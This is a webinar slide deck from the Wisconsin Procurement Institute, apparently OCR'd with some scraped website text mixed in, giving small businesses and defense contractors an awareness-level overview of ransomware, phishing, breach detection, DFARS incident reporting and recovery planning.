Wisconsin Procurement Institute

A Procurement Technical Assistance Center (PTAC)

AN OVERVIEW OF CYBER-THREATS – WHAT YOU CAN'T SEE – CAN PUT YOU OUT OF BUSINESS!

Cyber Friday Webinar

November 20, 2020




ABOUT WPI
SUPPORTING THE MISSION

Celebrating 32 Years of serving Wisconsin Business!

WPI Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

Assist businesses in creating, developing and growing their sales, revenue and jobs through Federal, State and Local Government contracts.

- **INDIVIDUAL COUNSELING – At our offices, at client's facility or via telephone/GoToWebinar**
- **SMALL GROUP TRAINING – Workshops and webinars**
- **CONFERENCES to include one on one or roundtable sessions**


Last year WPI provided training at over 100 events and provided service to over 1,200 companies

WPI is a Procurement Technical Assistance Center (PTAC) funded in part by the Defense Logistics Agency (DLA), WEDC and other funding sources.

Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)

WPI OFFICE LOCATIONS

- **MILWAUKEE**
  - *Technology Innovation Center*
- **MADISON**
  - *FEED Kitchens*
  - *Dane County Latino Chamber of Commerce*
  - *Wisconsin Manufacturing Extension Partnership (WMEP)*
  - *Madison Area Technical College (MATC)*
- **CAMP DOUGLAS**
  - *Juneau County Economic Development Corporation (JCEDC)*
- **STEVENS POINT**
  - *IDEA Center*
- **APPLETON**
  - *Fox Valley Technical College*
- **FLORENCE**
  - *Florence County Economic Development*
- **OSHKOSH**
  - *Fox Valley Technical College*
  - *Greater Oshkosh Economic Development Corporation*
- **EAU CLAIRE**
  - *Western Dairyland*
- **MENOMONIE**
  - *Dunn County Economic Development Corporation*
- **LADYSMITH**
  - *Indianhead Community Action Agency*
- **RHINELANDER**
  - *Nicolet Area Technical College*
- **GREEN BAY**
  - *Advance Business & Manufacturing Center*
- **ASHLAND**
  - *Ashland Area Development Corporation*



11/20/20

Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)


Search ...
BLOG
SERVICES
ABOUT
CLIENT PORTAL
SPONSORSHIP
CONTACT
Wisconsin Procurement Institute
A Procurement Technical Assistance Center (PTAC)
EVENT CALENDAR
FEDERAL GOVERNMENT
STATE & LOCAL GOVERNMENT
GRANTS
SUCCESS & AWARDS
FAQS
CURRENT EDITION OF THE WPI NEWSLETTER
UPCOMING EVENTS
WED 21
Acquisition Hour: Government Property Management for Federal Contractors and Subcontractors
August 21 @ 12:00 pm - 1:00 pm
THU 22
Advancing Cybersecurity in the Industry, Energy, Water Nexus – Oshkosh, WI
August 22 @ 9:00 am - 3:00 pm
Oshkosh WI
THU 22
NDIA Great Lakes Chapter 10th Anniversary – Milwaukee, WI
August 22 @ 12:30 pm - 7:30 pm
Brookfield Wisconsin
SEP 11
Acquisition Hour: The End of the Fiscal Year is Here – What is Hot and What is Not
September 11 @ 12:00 pm - 1:00 pm
View More...
CURRENT OPPORTUNITIES (1)
www.wispro.org
GET STARTED WITH THE BASICS
Questions & answers on how to get started.
SIGN-UP FOR OUR NEWSLETTER
Stay up-to-date with the latest WPI news.
HAVE A QUESTION? WE'RE HERE TO HELP.
One of our staff of experts is available to answer your questions.

An overview of cyber-threats - What you can't see - can put you out of business!

Marc N. Violante

November 20, 2020

Cyber-threats are pervasive and continue to evolve often at an incredible rate. All businesses both large and small and in all industries are susceptible to a cyber-attack. Part of compliance is maintaining an awareness of the threats and recommended actions to be able to adapt policies and or practices to minimize the risk. This webinar will review information related to the most current cyber-threats, tactics being used and systems at risk. This session will also provide credible references that can and should be used on a routine basis to remain current.

Average estimated detection time of cybersecurity incursions

Europe, Middle East and Africa

Asia - Pacific

2020 CrowdStrike Global Security Attitude Survey; page 13


Id'ing the digital spy

"When businesses do eventually notice that they have a digital spy in their midst and that their vital information systems have been compromised, an appalling 92 percent of the time it is not the company's chief information officer, security team, or system administrator who discovers the breach."

- How do companies find out that they have been breached?
  - Law enforcement
  - Angry customer
  - Contractor


Marc Goodman, Future Crimes: everything is connected, everyone is vulnerable and what we can do about it, (New York: DOUBLEDAY, 2015), 16-17
Verizon's 2013 Data Breach Investigations Report is cited as the source

Summary of Finding VDBR - 2020



Verizon 2020 Data Breach Investigation Report; page 7

Threat Action - varieties




Verizon 2020 Data Breach Investigation Report; page 13

Average estimated detection time of cybersecurity incursions

2020 CrowdStrike Global Security Attitude Survey; page 2

Information flows



Americold

- The attack appears to be a ransomware incident that started on Nov. 16, according to a Bleeping Computer report. The attack affected the company's phone systems, email, inventory management and order fulfilment, according to reports on Twitter. One truck driver on Monday tweeted, "At a Americold [depot] and their systems are down," they noted. "They are unable to assign me to a door. Well let the waiting begin."

https://threatpost.com/food-supply-americold-cyberattack/161402/

How could this happen?

She drained the incredibly small cup in one sip. As a CEO, she was not used to sitting in the last row in coach, but it was necessary for the sake of appearances. She was on her way to Washington, DC, to brief members of the congressional committee who requested her testimony.

Thinking back, it had been both a needed technical migration and a cost-savings move, all timed around a communications strategy to excite the market right before the third-quarter analyst call. Around the same time that Dakota had revealed on Twitter that the company would be migrating to a cloud-based infrastructure, a system administrator had touted on LinkedIn that he got a new job at the company.

All it had taken was a single opened spear phishing email to that new administrator, posing as an invitation to a corporate family barbeque for new IT employees, and the hackers were inside the company's enterprise network.

As Dakota did the media and shareholder circuit over the next weeks, talking about the new post-COVID-19 model of remote work and "doing more with less," the hackers had worked their way through the corporate network, monitoring traffic and moving laterally from one system to another.

The rush to migrate all the systems by the end of the fiscal year had meant a mad dash, with Dakota herself driving the team to the edge of what was possible. There was grumbling about the new CEO making people work weekends, but in the end, they'd made it. And the market loved it.

The logs that the chief information security officer (CISO) later showed her revealed the hackers had achieved a different kind of win on the very same date. During the transition, they'd harvested the cloud credentials.

And then the cyber criminals dropped the hammer. A massive release of data.

The hackers had left a message in Dakota's inbox, sent from inside the network. The public dump had just been a proof case. Unsaid was that it would also keep her company off balance, busy putting out fires while the real operation kicked in.

Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 2

An Employee Satisfaction Survey Was a Front for a Payroll Heist[7]

Situational Analysis

Corporate security staff noticed suspicious activity on the account of one of its C-level executives. Investigators mapped the root cause to a phishing email, which presented itself as an invitation from an external company to participate in an employee survey. The executive didn't think an employee satisfaction survey had been authorized, so they went to the survey page to check it out.

Subsequently, a group of users that reported to the executive received a similar email, which originated from the executive's email account. Trusting the credibility of a link sent by one of their executive officers, many employees complied with the request and visited the page to take the survey. Employees who had not completed the survey were sent a reminder from the executive's account, and more people went to the page.

Crowdstrike 2019 GLOBAL THREAT REPORT ADVERSARY TRADECRAFT AND THE IMPORTANCE OF SPEED

Business Functions impacted

- Sales
- Marketing
- Web Design/External Communications
- Engineering
- Operations
- Purchasing
- Business Development
- Human Resources
- Finance – Invoice, AR
- Service contracting (external)
- Information Technology

What should CEOs know about the cybersecurity threats their companies face?

CEOs should ask the following questions about potential cybersecurity threats:

- How could cybersecurity threats affect the different functions of my business, including areas such as supply chain, public relations, finance, and human resources?
- What type of critical information could be lost (e.g., trade secrets, customer data, research, personally identifiable information)?
- How can my business create long-term resiliency to minimize our cybersecurity risks?
- What kind of cyber threat information sharing does my business participate in? With whom does my business exchange this information?
- What type of information sharing practices could my business adopt that would help foster community among the different cybersecurity groups where my business is a member?

https://us-cert.cisa.gov/ncas/tips/ST18-007

What now; general considerations

- The network is “frozen”
- No access to computers.
- Where is your –
  - Emergency action plan?
  - Recovery plan?
  - Is there a paper copy?

What now? – DoD: DFARS 252.204-7012

(c) *Cyber incident reporting requirement.*

(1) When the Contractor discovers a cyber incident that affects a covered contractor information system or the covered defense information residing therein, or that affects the contractor's ability to perform the requirements of the contract that are designated as operationally critical support and identified in the contract, the Contractor shall—

(i) Conduct a review for evidence of compromise of covered defense information, including, but not limited to, identifying compromised computers, servers, specific data, and user accounts. This review shall also include analyzing covered contractor information system(s) that were part of the cyber incident, as well as other information systems on the Contractor's network(s), that may have been accessed as a result of the incident in order to identify compromised covered defense information, or that affect the Contractor's ability to provide operationally critical support; and

(ii) Rapidly report cyber incidents to DoD at https://dibnet.dod.mil.

(2) *Cyber incident report.* The cyber incident report shall be treated as information created by or for DoD and shall include, at a minimum, the required elements at https://dibnet.dod.mil.

(3) *Medium assurance certificate requirement.*In order to report cyber incidents in accordance with this clause, the Contractor or subcontractor shall have or acquire a DoD-approved medium assurance certificate to report cyber incidents. For information on obtaining a DoD-approved medium assurance certificate, see https://public.cyber.mil/eca/.

(d) *Malicious software.* When the Contractor or subcontractors discover and isolate malicious software in connection with a reported cyber incident, submit the malicious software to DoD Cyber Crime Center (DC3) in accordance with instructions provided by DC3 or the Contracting Officer. Do not send the malicious software to the Contracting Officer.

(e) *Media preservation and protection.* When a Contractor discovers a cyber incident has occurred, the Contractor shall preserve and protect images of all known affected information systems identified in paragraph (c)(1)(i) of this clause and all relevant monitoring/packet capture data for at least 90 days from the submission of the cyber incident report to allow DoD to request the media or decline interest.

Actions

- How do you investigate?
  - Network/computers – inaccessible
- Malware – Ransomware is present
  - How is it accessed to make a copy?
- Great likelihood that this meets the definition of a cyber incident
  - How is the data gathered for a report?
  - Is there a Medium Assurance Certificate?
  - Can a network image be created?

Recovery

- Accessibility of recovery plan
- Are necessary resources in place
  - Staff | Equipment | Initial actions? | Who will lead?
- Will outside resources be required?
  - Have they been identified? | Is there a contingency contract?
  - What is the response time?
- Is a back-up available?
- Has the back-up been tested??
- Is the back-up current? – how current?
- Have the recovery procedures been fully tested/exercised?

Response assistance & Resources

https://www.first.org/

National Council of ISACS

https://www.nationalisacs.org/

ISACS - Members

- AMERICAN CHEMISTRY COUNCIL
- AUTOMOTIVE ISAC
- AVIATION ISAC
- COMMUNICATIONS ISAC
- DOWNSTREAM NATURAL GAS ISAC
- ELECTIONS INFRASTRUCTURE ISAC
- ELECTRICITY ISAC
- EMERGENCY MANAGEMENT AND RESPONSE ISAC
- FINANCIAL SERVICES ISAC
- HEALTH ISAC
- HEALTHCARE READY
- INFORMATION TECHNOLOGY ISAC
- MARITIME ISAC
- MARITIME TRANSPORTATION SYSTEM ISAC
- MEDIA & ENTERTAINMENT ISAC
- MULTI-STATE ISAC
- NATIONAL DEFENSE ISAC
- OIL & NATURAL GAS ISAC
- REAL ESTATE ISAC
- RESEARCH AND EDUCATION NETWORKS ISAC
- RETAIL AND HOSPITALITY ISAC
- SURFACE TRANSPORTATION, PUBLIC TRANSPORTATION AND OVER-THE-ROAD BUS ISACS
- SPACE ISAC
- WATER ISAC

https://www.nationalisacs.org/member-isacs


National Defense ISAC

The National Defense Information Sharing and Analysis Center (ND-ISAC) is the national defense sector's non-profit organization formed to enhance the security and resiliency of the defense industry and its strategic partners. ND-ISAC provides defense sector stakeholders a community and forum for sharing cyber and physical security threat information, best practices and mitigation strategies and is developed to serve as the Defense Industrial Base (DIB) sector's critical infrastructure protection operational coordination mechanism. Formerly known as the DIB-Information Sharing and Analysis Organization (DIB-ISAO), ND-ISAC is the umbrella organization for the Defense Security Information Exchange (DSIE), the defense sector's cyber threat sharing center of excellence. In 2017, ND-ISAC was founded to expand the DSIE scope, and includes all-hazards threat sharing; industry-wide alerts, warning and notifications capabilities; the ability to pull together and sustain working groups across diverse subject matter areas relevant to the DIB; and the ability to develop and provide information and services supporting DIB interests.

www.ndisac.org

National Defense ISAC

https://www.nationalisacs.org/member-isacs



https://ndisac.org/dibscc/cyberassist/

Ransomware-as-a-service

Ransomware operators are likely to spend more time in the networks of their targets and attempt to hit multiple organizations simultaneously to drive higher payouts at a faster pace.

Criminal organizations deploying ransomware-as-a-service (RaaS) will adapt their business models to accommodate exceedingly limited engagements with a smaller and more thoroughly vetted customer base.

Booz | Allen | Hamilton, 2021 Cyber Threats Trends Outlook, page 4

Manufacturing Sees Rising Ransomware Threat

- Crypto-ransomware groups are increasingly adopting malware and tools that can probe and attack operational technology, such as industrial control systems, according to an assessment of current threats.

- Ransomware groups are increasingly adopting techniques that could be used to hurt the operations of manufacturing companies, such as incorporating code that looks for and exploits industrial control systems (ICSes) and can spread from IT networks to OT networks, according to ICS security firm Dragos.

- In a report released today, the company points to multiple codebases — including EKANS, Megacortex, and Clop — that now include code for stopping processes in ICSes, and pointed to multiple public ransomware incidents that shut down manufacturing firms. In March 2020, for example, a strain of the Ryuk ransomware hit steel maker EVRAZ, shutting down production and leading to the temporary furloughing of more than 1,000 workers for at least four days, Dragos stated, citing media reports.

https://www.darkreading.com/attacks-breaches/manufacturing-sees-rising-ransomware-threat/d/d-id/1339438

Modern Ransomware

- Mass emails = old school
- Today - complex cybercrime cartels with the skills, tools, and budgets of government-sponsored hacking groups.
- “Ransomware gangs rely on multi-level partnerships with other cybercrime operations. Called "***initial access brokers***," these groups operate as the supply chain of the criminal underground”
- These initial access brokers are a crucial part of the cybercrime scene. Today, three types of brokers stand out as the sources of most ransomware attacks:
  - Sellers of compromised RDP endpoints
  - Sellers of hacked networking devices
  - Sellers of computers already infected with malware

https://www.zdnet.com/article/the-malware-that-usually-installs-ransomware-and-you-need-to-remove-right-away

Action points

Once any of these malware strains are detected, system administrators should drop everything, take systems offline, and audit and remove the malware as a top priority.

- Emotet is considered today's biggest malware botnet.
- Trickbot is a malware botnet and cybercrime similar to Emotet. Trickbot infects its own victims but is also known to buy access to Emotet-infected systems in order to boost its numbers.
- BazarLoader is currently considered to be a modular backdoor developed by a group with links or that spun off from the main Trickbot gang.
- QakBot, Pinkslipbot, Qbot, or Quakbot is sometimes referred inside the infosec community as the "slower" Emotet because it usually does what Emotet does, but a few months later.
- SDBBot is a malware strain operated by a cybercrime group referred to as TA505.
- Dridex is yet another banking trojan gang that has reorganized as a "malware downloader," following the examples set by Emotet and Trickbot in 2017.
- A late arrival to the "install ransomware" game, Zloader is catching up fast and has already established partnerships with the operators of Egregor and Ryuk ransomware strains.

https://www.zdnet.com/article/the-malware-that-usually-installs-ransomware-and-you-need-to-remove-right-away

“Trust but verify”

- **Cybercriminals Get Creative With Google Services**
- Attacks take advantage of popular services, including Google Forms and Google Docs.
- Security researchers have reported an uptick in cyberattackers weaponizing Google services to sneak past defensive tools and steal credentials, credit card details, and other personal information.
- One credential phishing email, for example, spoofs American Express and informs recipients they neglected to provide information while validating their card.

https://www.darkreading.com/threat-intelligence/cybercriminals-get-creative-with-google-services/d/d-id/1339496

Look you can see the enemy in the mirror.

Unpatched Browsers Abound, Study Shows

Google Chrome users don't always take time to relaunch browser updates, and some legacy applications don't support new versions of Chrome, Menlo Security says.

Researchers at Menlo Security found that while two-thirds of their customers run the latest version of Google Chrome (.86), an eye-popping 83% run versions of the browser that are vulnerable to recent zero-day attacks identified by Google.


https://www.darkreading.com/endpoint/unpatched-browsers-abound-study-shows/d/d-id/1339486

Updating systems

ZDNet

ZDNet Tech Today

November 17, 2020



More than 245,000 Windows systems still remain vulnerable to BlueKeep RDP bug

READ FULL STORY

RELATED

- More than 200 systems infected by new Chinese APT 'FunnyDream'
- Firefox 83 released with 'HTTPS-Only Mode' that only loads HTTPS sites

Windows 10: Microsoft reveals Pluton security chip – 'Expect Patch Tuesday-type updates'

Cisco reveals critical bug in Cisco Security Manager after exploits posted – patch now

Cloud computing: More of your apps are about to make the jump

FBI hires 140 robots to retrieve sensitive information

Amazon Pharmacy: New service for prescription deliveries

Five Emerging Cyber-Threats to Watch Out for in 2021

- Automation & tailoring of current types of attacks –
  - Phising, ransomware, Trojans and botnets
- Fileless Attacks
  - Uses resources on target system; attack may start with email link
  - Relies on social engineering
  - Detection is difficult
